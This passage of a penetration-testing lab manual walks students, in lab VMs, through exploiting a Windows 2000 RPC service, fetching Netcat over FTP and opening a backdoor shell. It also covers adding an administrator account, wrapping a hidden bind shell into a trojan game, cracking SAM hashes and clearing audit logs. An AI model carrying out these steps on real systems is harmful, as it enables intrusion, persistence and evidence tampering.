
2. This exercise is going to allow us to exploit a Windows 2000 server, setup an FTP and copy hacker tools to the server and then set up a backdoor to that system.
3. **Start** the 2000 Student Server and **record** the IP address.
4. In your XP VM Image, **browse** to C:\Tools\Exploits and **start** the rpc gui v2 – r3l4x.exe



a. **Highlight** the Windows 2000 (All) Operating System.
b. **Enter** the IP Address of the Windows 2000 Server
c. **Choose** the Exploit Port 135 and leave the Shell Port as is.
d. Now **click** Exploit.


This Picture is for Example Only!


Notes:



e. A command window will open and you can watch the exploit in action.
f. Once the exploit is finished, you will have a command prompt of the victim machine.
g. Type: **ipconfig** and verify you have exploited the correct system.

This Picture is for Example Only!






Note: If you make a mistake or lose your exploited shell before you finish, you do not have to restart the 2000 server. You can simply exploit the system again by changing the Shell Port. Simply click on the R next to the shell port and it will give you another port to return your command to you.

5. It is now time to upload your hacker tools.
6. On the RPC GUI program **click** the FTP server button at the top.
    a. **Enter** a Username of your choice.


This Picture is for Example Only!



b. **Click** Start at the bottom.

Notes:

This Picture is for Example Only!



7. We are going to try and make it easy for us to see what tools we have uploaded since we are just getting started in learning this process.
    a. At the exploited command prompt
        i. Type: **mkdir tools**
        ii. Type: **cd tools**

```
C:\WINNT\system32\tools>ftp 192.168.2.5
ftp 192.168.2.5
User (192.168.2.5:(none)): cpts
get c:\tools\nc.exe
```

    b. It is now time to transfer items with the FTP program we have running.
        i. Type: **ftp <ipaddress>** and **hitenter**
        ii. **Enter** the username and **hit enter**
        iii. For this lab we are going to copy Netcat to the 2000 server.
        iv. Type: **get c:\tools\nc.exe** and **hit enter**

This Picture is for Example Only!

```
C:\WINNT\system32\tools>ftp 192.168.2.5
ftp 192.168.2.5
User (192.168.2.5:(none)): cpts
get c:\tools\nc.exe
```

1. You can see in the FTP log that the file was transferred.

This Picture is for Example Only!

Notes:

```
Idle
FTP Server Started
192.168.2.12 Connected.
USER - Welcome, cpts
PORT - Data Port Recieved!
RETR - Preparing to send file -
c:\tools\nc.exe (59392 bytes)
Finished Sending File!
```

        v. Type: bye or quit and hit enter.
        vi. Wait until it returns control to you.
8. Now that we have our tools let's first create our backdoor.
    a. Create the listening port on the server using Netcat. If you do not remember the command look at Exercise 1 step 6a.

This Picture is for Example Only!

b. Close the command prompt window.

9. In your base XP system, open a command prompt.
   a. Connect to the backdoor you created using telnet. If you do not remember the command see Exercise 1 step 7a.

This Picture is for Example Only!

b. We need to create our own user for future needs.
   i. Type: **net user <yourname> password /add** and hit **enter** (Please replace yourname with your first name)


This Picture is for Example Only!

ii. Type: **net localgroup Administrators <yourname> /add** and hit **enter** (Administrators must be capitalized)

This Picture is for Example Only!

iii. Now go and see if your account is listed on the server.


This Picture is for Example Only!



7.3 Exercise3 – Creating a Trojan

This is to be done on your XP VM Image.

1. Open a command prompt that points to C:\Tools\elitewrap



2. Type **elitewrap** to start the program.
   a. Enter these parameters:
      i. Output filename: **happybirthday.exe**
      ii. CRC-32 checking?: **y**
      iii. Package file #1: **tini.exe**
      iv. Operation: **3**
      v. Command line: **[return]**
      vi. Package file #2: **nc.exe**
      vii. Operation: **3**
      viii. Command line: **-L –p 666 –e cmd.exe**
      ix. Package file #3: **graffiti.exe**
      x. Operation: **2**
      xi. Command line: **[return]**
      xii. Package file #4: **[return]**

Notes:


```
C:\Tools\elitewrap>elitewrap

eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: happybirthday.exe
Perform CRC-32 checking? [y/n]: y
Operations:  1 - Pack only
             2 - Pack and execute, visible, asynchronously
             3 - Pack and execute,  hidden, asynchronously
             4 - Pack and execute, visible,  synchronously
             5 - Pack and execute,  hidden,  synchronously
             6 - Execute only,     visible, asynchronously
             7 - Execute only,      hidden, asynchronously
             8 - Execute only,     visible,  synchronously
             9 - Execute only,      hidden,  synchronously

Enter package file #1: tini.exe
Enter operation: 3
Enter command line:
Enter package file #2: nc.exe
Enter operation: 3
Enter command line: -L -p 666 -e cmd.exe
Enter package file #3: graffiti.exe
Enter operation: 2
Enter command line:
Enter package file #4:
All done :)

C:\Tools\elitewrap>_
```


Notes:

3. Type:**dir happybirthday.exe**.


```
C:\Tools\elitewrap>dir happybirthday.exe
 Volume in drive C has no label.
 Volume Serial Number is B897-0897

 Directory of C:\Tools\elitewrap

08/18/2008  01:54 PM         1,376,491 happybirthday.exe
               1 File(s)      1,376,491 bytes
               0 Dir(s)   2,464,509,952 bytes free
```

4. Notice the file size is approximately the combined sum of the three individual programs.
5. On the XP VM machine**, double click** on the happybirthday.exe icon. The XP VM will now serve as the “victim”.



a. Graffiti should start playing a game of Tic-tac-toe.
b. When the game is finished, open a command prompt.
c. Type:**netstat –an –p tcp**
    i. Are ports 666 and 7777 listening? These are from netcat and tini. Furthermore, do you see these executables in Task Manager?



```
C:\Documents and Settings\Administrator>netstat -an -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:666            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7777           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1241         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3001         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3002         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3003         0.0.0.0:0              LISTENING
  TCP    192.168.2.5:139        0.0.0.0:0              LISTENING
```



Notes:

6. From your host OS or any other VM, use telnet to connect to either port 666 or 7777.
   a. In either case you should get a command prompt (you may have to hit Return once or twice if using Tini's port).

This Picture is for Example Only!



   b. Then type 'hostname'or 'whoami' to verify that the command shell is indeed running from the victim machine.
   c. Type 'exit' to quit from either shell
7. Revert to your snapshot on both the 2000 and XP VMs.

Notes:

7.4 Exercise4 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

8 Module 8 Lab – Windows Hacking

Lab Scenario

You are working on an internal pen test and you have access to the desktop systems but not the sever room. You will need to crack an admin password and then disable the auditing on the server so that you can cover your tracks for future attacks to the systems. You also need to devise a way to hide your tools on the system you have access to and are using for your attack.

Lab Objectives

1. Crack a windows password.
2. Disable the auditing on your server.
3. Understand the capabilities of Alternate Data Streams.
4. Utilize Stegonagraphy to hide vital information.
5. Understand how Rootkits work.

Lab Resources

1. BackTrack 5 VM
2. Cain and Abel – Installed in the XP VM
3. Auditpol - XP VM Image\C:\Tools\Exploits
4. Dumpel - XP VM Image\C:\Tools\Exploits
5. ELSave - XP VM Image\C:\Tools\Exploits
6. LADS – XP VM Image\Security Folder\Student-Tool-Bar\Mod8\Tools\ADS-Streams\lads
7. BlindSide - XP VM Image/Security folder/Students-Tool-Bar\Mod 8\Tools\BlindSide
8. AFX Windows Rootkit - XP VM Image/Security folder/Students-Tool-Bar\Mod8\Tools\Windows XP Rootkit

Lab Tasks Overview


1. Utilizing a Linux bootable CD (i.e., BackTrack 5) you need to extract and crack a windows password.
2. You will use the following tools built into Backtrack.
    a. BKHIVE
    b. SAMDUMP2
    c. JOHN THE RIPPER
3. Use Cain to crack the password that was extracted with the Linux boot CD.
4. Use the following tools to disable the auditing, dump the log files and clear the event logs.
    a. AUDITPOL
    b. DUMPEL
    c. ELSAVE
5. With Alternate Data Streams, create both a hidden text file and a hidden executable.
6. Using BlindSide extract a hidden text file from a picture.
7. With BlindSide create a new picture that hides a secret message.
8. Create a rootkit that will hide one or more of your running processes.

9. Utilizing any software products you see fit, record all of your tasks in such a way that a professional report can be compiled by your team leader.

Lab Details - Step-by-Step Instructions

8.1 Exercise1 – Cracking a Windows Password with Linux


1. Remember Lab 2 – Exercise 3
    a. If you kept the files you copied to your USB stick, please move to step 2.



    b. If not, please **repeat** Lab 2 – Exercise 3.
2. Open your Backtrack 5 VM image and mount the USB stick.
3. Open a bash shell.
4. Change your directory to match the USB stick location.
    a. Type: **cd /mnt/sda1** (enter the location of your USB stick, it may be different than sda1)
    b. Type: **ls** (Verify that you have the files SAM and system)
5. We need to extract the syskey from the system file.
    a. Type: **bkhive system syskey.txt**
    b. Type: **ls** (Verify that the syskey.txt is listed)
6. We now need to dump the hashes that are associated with each username. We will utilize a tool called SamDump2.
    a. Type: **samdump2 sam syskey.txt > hashes.txt**
    b. Type: **ls** (Verify that the hashes.txt file was created)

Notes:


This Picture is for Example Only!



Notes:


7. We could use many methods to view the hashes.txt file. Let's make it easy and use Kwrite.
   a. Type: kwrite hashes.txt
   b. You should have at least the two hashes you created in Lab 2 Exercise 3 Step 1.
   c. Close kwrite

This Picture is for Example Only!



8. We will now work on cracking the passwords using John the Ripper.
   Type: **./john hashes.txt**
   a. This will attempt to crack the hashes that are in the password list.


This Picture is for Example Only!




8.2 Exercise2 – Cracking a Windows Password with Cain

Notes:

1. We are going to use the files you already have on the USB stick!
2. You can use Cain in the XP VM Image or installed on your base system.
3. **Start** Cain and open the **Cracker** Tab.
4. **Highlight** the LM & NTLM Hashes on the left side.
5. **Click** the blue plus at the top and import the hashes from the text file you created.




6. An import window will pop up. Notice you can import hashes in many different ways. We are going to import from a text file.
   a. **Click** the Import Hashes from a text file.
   b. **Click** the browse button and find your hashes.txt that is located on your USB stick.
   c. **Click** Next.



7. You should now see all the hashes you just imported.

This Picture is for Example Only!

